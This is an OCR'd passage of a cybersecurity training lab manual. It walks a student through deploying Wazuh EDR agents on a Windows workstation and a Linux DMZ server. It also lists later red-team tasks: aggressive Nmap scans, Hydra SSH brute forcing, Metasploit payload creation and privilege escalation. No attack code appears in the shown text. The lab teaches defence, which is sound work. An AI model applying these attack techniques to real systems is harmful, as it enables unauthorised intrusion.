Introduction

An *endpoint* is any device that connects to a network, whether it be through a LAN, WAN, or DMZ. A single armored vehicle, for example, may have several endpoints: a mounted system, SINCGARS radios, communications systems, GPS systems, and devices carried by personnel. In the context of cyberwarfare, endpoints can include weapons systems (which are increasingly software dependent), C2 devices, C4I systems, embedded systems, drones, satellites, and individual-based computer systems such as helmet-mounted cameras on soldiers/marines or health-monitoring sensors on pilots. Endpoints can also include the following possible civilian targets:

- SCADA (supervisory control and data acquisition) networks – frequently used by critical infrastructure such as natural gas, electricity, water, etc.
- DCSs (distributed control systems) – frequently used by water/wastewater treatment and distribution systems
- PLCs (programmable logic controllers) – highly specialized interfaces whose control is usually limited to something that people view or adjust, such as temperature or seismic vibrations, and are therefore not necessarily monitored by other computers

Networks may have thousands of endpoints, including network devices themselves, with each carrying an individualized parcel of vulnerabilities. Endpoint compromise may result in information breaches, spread of misinformation, loss of control, and even the loss of lives. IT management faces many challenges as it tries to minimize the attack surface presented by a multitude of endpoint types: shadow IoT, BYOD @ work (when people *bring their own devices* to work, those personal devices may not conform to security policies), insider threat, unsecure applications (i.e., downloading apps that IT hasn't vetted), endpoint ports, and signal jamming (e.g., GPS, wireless networks), as well as more traditional attacks (physical/network access-based, privilege-based, social engineering-based, software/firmware/hardware-based, bugs, fake feedback, and more). The cost of not detecting an attack could be devastating. This has given rise to the automation of endpoint defense and response (EDR) as part of a Defense-in-Depth (DiD) cybersecurity strategy that protects assets by implementing layers of defensive mechanisms (NIDS, HIDS/HIPS, WAF, and more).

In EDR systems (EDRS), individual endpoints contribute information from their platform-specific log files, anti-virus systems, and security systems to a centralized security information and event management (SIEM) system. The SIEM collects, monitors, and analyzes the multi-sourced data for threats and indicators of compromise (IOCs); it also implements automated responses to certain types of attacks. Automated responses may be executed by the endpoint as well, but the endpoint still informs the SIEM. EDRS implement centralized, rule-based systems aligned with policies and standards to detect real-time and historical threat activities on local resources. EDRS capabilities include filtering false positives to avoid alert fatigue, quarantining a system, sending alerts to IT or other systems, and recording/playing back events for digital forensics. Examples of EDRS include

Wazuh, Crowdstrike Falcon, Carbon Black, and Cisco Secure Endpoints.

In this lab, you will take on two roles. First, you will take on the role of an EDR analyst on a DoD team that is implementing an initial open-source EDR system (Wazuh) on their network, which includes an intranet and DMZ. Your task is to complete the endpoint defense pilot phase of the EDR components of the SIEM implementation, which will include the deployment of EDR agents on a small number of endpoints. Next, you will take on the role of a Red Team member and attack the endpoints. Finally, you will return to your role as an EDR analyst to monitor the detection of the Red Team member's attacks and tailor an active response to one of the attacks. You will report your findings to your team lead, who is planning the timeline for the full SIEM implementation.

Lab Overview

This lab has three parts, which should be completed in the order specified.

1. In the first part of the lab, you will deploy an EDR agent to several endpoints in the network.

2. In the second part of the lab, you will launch a series of attacks on your EDR-protected endpoints.

3. In the third part of the lab, you will examine the results of your attack campaign in the SIEM dashboard and craft a new rule in response to your findings.

Finally, you will explore the virtual environment on your own in **SECTION 3** of this lab to answer a set of questions and challenges that allow you to use the skills you learned in the lab to conduct independent, unguided work - similar to what you will encounter in a real-world situation.

Learning Objectives

Upon completing this lab, you will be able to:

1. Explain the role of endpoint systems and devices in cyberwarfare.

2. Identify common attacks against endpoint systems.

3. Use an Endpoint Defense and Response (EDR) solution to continuously monitor endpoint systems.


4. Launch a simulated attack against an endpoint system.

5. Use an EDR solution to detect and respond to an attack against an endpoint system.

Topology

This lab contains the following virtual machines. Please refer to the network topology diagram below.

- Kali
- vWorkstation
- EDR-Server
- TargetLinux01



Tools and Software

The following software and/or utilities are required to complete this lab. Students are encouraged to explore the Internet to learn more about the products and tools used in this lab.

- Wazuh
- Metasploit
- Nmap

Deliverables

Upon completion of this lab, you are required to provide the following deliverables to your instructor:

Hands-On Demonstration

1. Lab Report file, including screen captures of the following:

- vWorkstation Agent overview dashboards.
- TargetLinux01 agent overview dashboards.
- Extensive results of your aggressive Nmap scan.
- Valid credentials found by Hydra’s SSH bruteforce.
- Command and the redirection location.
- Successful payload creation and where it is saved.
- System privilege escalation attempt.
- The SQL select command from your attack in the *full_log* field value.
- The Rule Details for the *sshd: Multiple Authentication Failures* alert.
- The *location* and *full_log* values for the alert generated by your aggressive Nmap scan.
- Details for rule 61138 in the T1050 Technique alert.
- Your new active response definition using the firewall-drop command.

2. Any additional information as directed by the lab:

- None

Challenge and Analysis

1. Lab Report file, including screen captures of the following:

- Details in the Rule tab for the firewall-drop block event.
- Details in the Rule tab for the firewall-drop unblock event.

2. Any additional information as directed by the lab:

- The alert and the Rule ID for the top alert generated by your ongoing SSH bruteforce attack.
- Number of failed authentications before rule 2502 is triggered.

Hands-On Demonstration

Note: In this section of the lab, you will follow a step-by-step walk-through of the objectives for this lab to produce the expected deliverables.

1. **Review** the **Tutorial**.

   Frequently performed tasks, such as making screen captures and downloading your Lab Report, are explained in the Cloud Lab Tutorial. The Cloud Lab Tutorial is available from the User menu in the upper-right corner of the Student Dashboard. You should review these tasks before starting the lab.

2. **Proceed** with **Part 1**.

Part 1: Deploying an EDR Solution to Endpoints

Note: Your EDRS pilot is exploring the Wazuh open-source security platform as a contender for the security information and event management (SIEM). Wazuh consists of three integrated products:

- Wazuh server – The Wazuh server analyzes data from endpoints, maps security alerts with compliance requirements (e.g., HIPAA or PCI DSS), provides real-time monitoring for rapid threat detection, and manages centralized endpoint configuration and responses. When a Wazuh installation has more than one Wazuh server, the servers are referred to as a Wazuh cluster.

- Wazuh agent – The Wazuh agent is installed on individual assets within a network. It includes modules tailored to each operating system (OS). It runs on the host, scanning monitored systems (e.g., system or service logs, EventChannels, or file integrity monitoring systems) and provides event data to the Wazuh server. Installing agents allows an EDRS to establish uniform protection while the Wazuh agents handle the OS-specific details.

- Elastic Stack – Elasticsearch collects, aggregates, indexes, and stores the data coming from the agents. It is accessible through a module called Kibana, which provides a customizable web-based graphical user interface.


For the pilot EDRS phase, the Wazuh server has just been installed and configured. It currently has no endpoints, so it is not yet receiving data to analyze. Your first tasks in the EDRS pilot phase include deploying agents to two endpoints and then enrolling and registering them with the Wazuh server.

Over the course of the next steps, you will navigate to Kibana, the Wazuh web-based graphical user interface, to begin installing a Wazuh agent onto the vWorkstation system.

1. In the Windows Taskbar on the vWorkstation, **click** the **Firefox icon** to open Firefox.

Firefox icon


2. In the Firefox address bar, **type** `https://172.30.0.20` and **press Enter** to access Kibana, the Wazuh webgui.



Firefox address bar

Note: You should see the *Open Distro for Elasticsearch* login screen, which requests that you log in to Kibana.

3. On the login page, **type** the following credentials and **click** the **Log In button** to access Wazuh.
   Username: `wazuh`
   Password: `wazuh`



Kibana login screen

Note: Kibana has full access to Wazuh alerts and all other information stored in Elasticsearch. Kibana will give you visual access to statistics created by agents, allow you to search and filter alerts, provide various built-in dashboards, and manage role-based access control (RBAC) through the use of *tenants*. By default, Kibana users can view all data in Elasticsearch. Kibana's tenancy manages views of the data so that users with the same tenancy can access the same visual components and have the same read and/or write permissions through the graphical user interface. The use of Kibana's tenancy for RBAC is outside the scope of the lab; you will use the Global tenant, which gives you full access and administration capabilities to all data that is accessible through Kibana.


You should briefly see a list of initialization tasks before being redirected to the Wazuh API portal's Modules directory. Take a moment to examine the Wazuh API portal. The top navigation bar of the portal contains a collapsed ("hamburger") menu of Elastic Stack module navigation links, a WAZUH menu, and Kibana management icons. The WAZUH menu provides links to the Wazuh modules, server management, agent administration, and other Wazuh tools. The Kibana management icons allow you to explore Kibana documentation, view the roles that your Kibana user is mapped to (*own_index*, *all_access*, and *admin*), change your password, and switch tenants to adapt specific views of the data within Kibana.

The Modules directory contains five sections, each of which serves as a portal to alerts, logs, and other events related to that section's topic. The main portion of the screen is divided into four sections: Security Information Management, Auditing and Policy Monitoring, Threat Detection and Response, and Regulatory Compliance. Your SIEM pilot tasks will focus on the Security Information Management section.

Across the top of the screen, an Agents section provides a top-level dashboard view of the total number of agents, as well as the quantities of agents that are active, disconnected, or have never connected to the server. You should also see a yellow stripe, which contains the text *No agents were added to this manager*, followed by a link to *Add agent*. For your pilot phase, you have planned to install an agent on two endpoints: a Windows workstation on the intranet and a Linux server on the DMZ.

Over the course of the next steps, you will add an agent on the vWorkstation system.


4. In the Wazuh Modules Agents dashboard, **click** the **Add agent hyperlink** to open the *Deploy a new agent* screen.



Add agent hyperlink

5. On the *Deploy a new agent* screen, **select** the following agent configuration.

    - 1- Operating system: **Windows**
    - 2- Wazuh server address: **172.30.0.20**
    - 3- Assign the agent to a group: **default**



Configure the windows agent

Note: As you make your selections, you should see that your changes tailor a command line in the *Install and enroll the agent* section of the screen.

6. If necessary, **scroll down** to reveal the Copy command button.


Copy command button

Note: Above the Copy command button on the *Deploy a new agent* screen, you should see the completed deployment command line in the *Install and enroll the agent* section. The deployment command line is separated into two commands:

- The first command downloads the Wazuh agent Windows installer file:
    - *Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.2.5-1.msi -OutFile wazuh-agent-4.2.5.msi*
- The second command installs, enrolls, and registers the Wazuh agent into the Wazuh cluster on your Wazuh server:
    - *./wazuh-agent-4.2.5.msi /q WAZUH_MANAGER='172.30.0.20' WAZUH_REGISTRATION_SERVER='172.30.0.20' WAZUH_AGENT_GROUP='default'*

The Wazuh agent Windows installer file has already been downloaded into the Administrator user's Downloads directory on vWorkstation. Therefore, you only need to install, enroll, and register the Wazuh agent.

7. In the *Install and enroll the agent* section, **select all of the second command, including the leading period**, and then **right-click** and **select copy** from the popup context menu to copy the command to your Clipboard.



Copy the install command

Note: Over the course of the next steps, you will navigate to the Downloads directory in PowerShell and execute the command that you copied.

8. In the Windows taskbar, **click** the **PowerShell icon** to open a PowerShell.


Powershell icon

Note: You should see that the PowerShell prompt is currently running in the C:\Users\Administrator directory.

9. At the PowerShell command prompt, type `cd Downloads` and **press Enter** to change to the directory that contains the Wazuh Agent installer file.

10. At the PowerShell command prompt, **type** `dir` and **press Enter** to confirm that the *wazuh-agent-4.2.5.msi* file is stored in the directory.

11. At the PowerShell prompt, **press and hold the CTRL key** and **simultaneously press** the **v key** to paste the command into the PowerShell terminal; then **press Enter** to run the Wazuh Agent Windows installer.



Run the Wazuh agent installer

Note: The installation may initially appear to be delayed. After 1–2 minutes, you should see the Open File – Security Warning dialog box, which specifies the name, publisher, type, and file location of the MSI file that you have selected to run.

12. When prompted by the Open File – Security Warning dialog box, **click** the **Run button** to complete the installation.

    After clicking the run button, the installation and registration process may take a few minutes to complete. It will be complete once a series of PowerShell windows have been briefly shown on screen.


Note: This process may also initially appear to be delayed and may take a few minutes. The command prompt will return in the PowerShell. Then you should see a series of PowerShell windows rapidly open and close automatically as the deployment command generates a pre-shared key for authentication and data encryption and then deploys the various modules for monitoring, logging, and responding to events as well as communicating with the EDR manager. The last PowerShell window will indicate that the Wazuh service is starting on the endpoint.

13. At the PowerShell command prompt, **type** `exit` and **press Enter** to close the PowerShell.

14. **Restore** the **Firefox window**.

Note: Over the course of the next steps, you will navigate to the Agents dashboard to confirm installation of the agent onto vWorkstation.

15. **Click** the **downward arrow** to the right of the WAZUH logo (located in the top-left) to open the Wazuh API menu and then **select Agents** to open the Agents list section.



Open the Agents list section

Note: You should see that the vWorkstation agent is now running on vWorkstation's IP address, *172.30.0.2*, in the *default* Group. Upon installation, the Wazuh agent performed initial assessments and populated vWorkstation's endpoint data in Elasticsearch.

In the next step, you will examine vWorkstation's dashboard.

16. In the Agents list dashboard, **click vWorkstation** to navigate to the vWorkstation agent tab.

vWorkstation hyperlink

Note: You should notice that alerts are already visible in the Agent dashboard. This is because Wazuh uses its Security Configuration Scheduler to perform several assessments on endpoints upon enrollment. Its results are mapped to standards such as the Health Insurance Portability and Accountability Act of 1996 (HIPAA) and the Payment Card Industry Data Security Standard (PCI DSS) , as well as attack frameworks such as MITRE ATT&CK (pronounced “attack”).

You should see five sections:

- MITRE – This chart shows alerts related to the MITRE ATT&CK framework. This will be explored further during the lab.
- Compliance – This chart shows alerts related to HIPAA, PCI DSS, and other security compliance standards.
- FIM: Recent events – This chart shows alerts related to file integrity monitoring; this is outside the scope of this lab.
- Events count evolution – This chart displays the quantity of events over time.
- SCA: Last scan – This chart displays the status of Security Configuration Assessment scans; this is outside the scope of this lab.

17. **Make a screen capture** showing the vWorkstation Agent overview dashboards.


Note: You will now turn your attention to the agent deployment on the second endpoint of your pilot phase: a Linux server (TargetLinux01) on the DMZ. The methodology will be similar to the deployment of the Windows workstation on the intranet (vWorkstation). Agents can be configured remotely (through centralized configuration), but you will use PuTTY to open a secure shell on TargetLinux01 and perform a local installation. The second agent will connect with the same EDR server (*172.30.0.20*) and belong to the same group (*default*) as the vWorkstation.

The DMZ endpoint is a web server that allows access from the public via the internet. The vWorkstation system could access the internet but was not accessible from the internet. This topological difference in the endpoints highlights the notion that distinct endpoints can be threatened by different risk factors and may require different defenses. The Wazuh API provides methods to manage multiple agents through assigning agents to configuration groups based on topology, location, function, or any other categories that the IT team judges to be pertinent. Since those logical groups can overlap, endpoints can belong to multiple groups. You can read more about grouping agents here. Agent group management is outside the scope of your pilot project and this lab, so you will register

both endpoints in the *default* group.

Over the course of the next steps, you will use the Wazuh deployment wizard to generate a new agent deployment command for the DMZ web server.

18. In the top navigation bar, **click** the **Agents hyperlink** to navigate back to the Agents list section.




Agents hyperlink

Note: You should see three portals (Status, Details, and Evolution) and an Agents list dashboard. The Agents list dashboard provides the Name, IP, Group(s), OS, EDR managing server node name (Cluster node), agent software version, registration date, timestamp of the last time the agent connected to the server (last keep alive), agent's status, and some icons for configuring the agent.

19. In the Agents list dashboard header, **click** the **Deploy new agent hyperlink** to open the *Deploy a new agent* screen and then select the following agent configuration.

    - 1- Operating system: **Debian/Ubuntu**
    - 2- Choose the architecture: **X86_64**
    - 3- Wazuh server address: **172.30.0.20**
    - 4- Assign the agent to a group: **default**



Configure the Linux agent

Note: As with the vWorkstation agent installation, you should see that your changes tailor a command line in the *Install and enroll the agent* section of the screen. Similarly, the installer file has already been downloaded onto TargetLinux01, so you will only need to use the section of the command that deploys the agent.


Over the course of the next steps, you will initiate the Wazuh agent deployment using the second command provided in the Wazuh deployment wizard.

20. If necessary, **scroll down** to reveal the Copy command button.

Note: Above the Copy command button, you should see the completed command line in the *Install and enroll the agent* section. The command line is separated into two commands:

- The first command downloads the Wazuh agent Debian installation package file:
    - *curl -so wazuh-agent-4.2.5.deb https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.2.5-1_amd64.deb*
- The *&&* separates the two commands.
- The second command installs, enrolls, and registers the Wazuh agent into the Wazuh cluster on your Wazuh server:
    - *sudo WAZUH_MANAGER='172.30.0.20' WAZUH_AGENT_GROUP='default' dpkg -i ./wazuh-agent-4.2.5.deb*

21. In the *Install and enroll the agent*section, **select all of the second command, including the leading sudo**, and then **right-click** and **select copy** from the popup context menu.



Copy the install command


22. **Minimize** the **Firefox window**.

Note: Over the course of the next steps, you will establish a secure remote connection with TargetLinux01 so that you can install its agent locally.

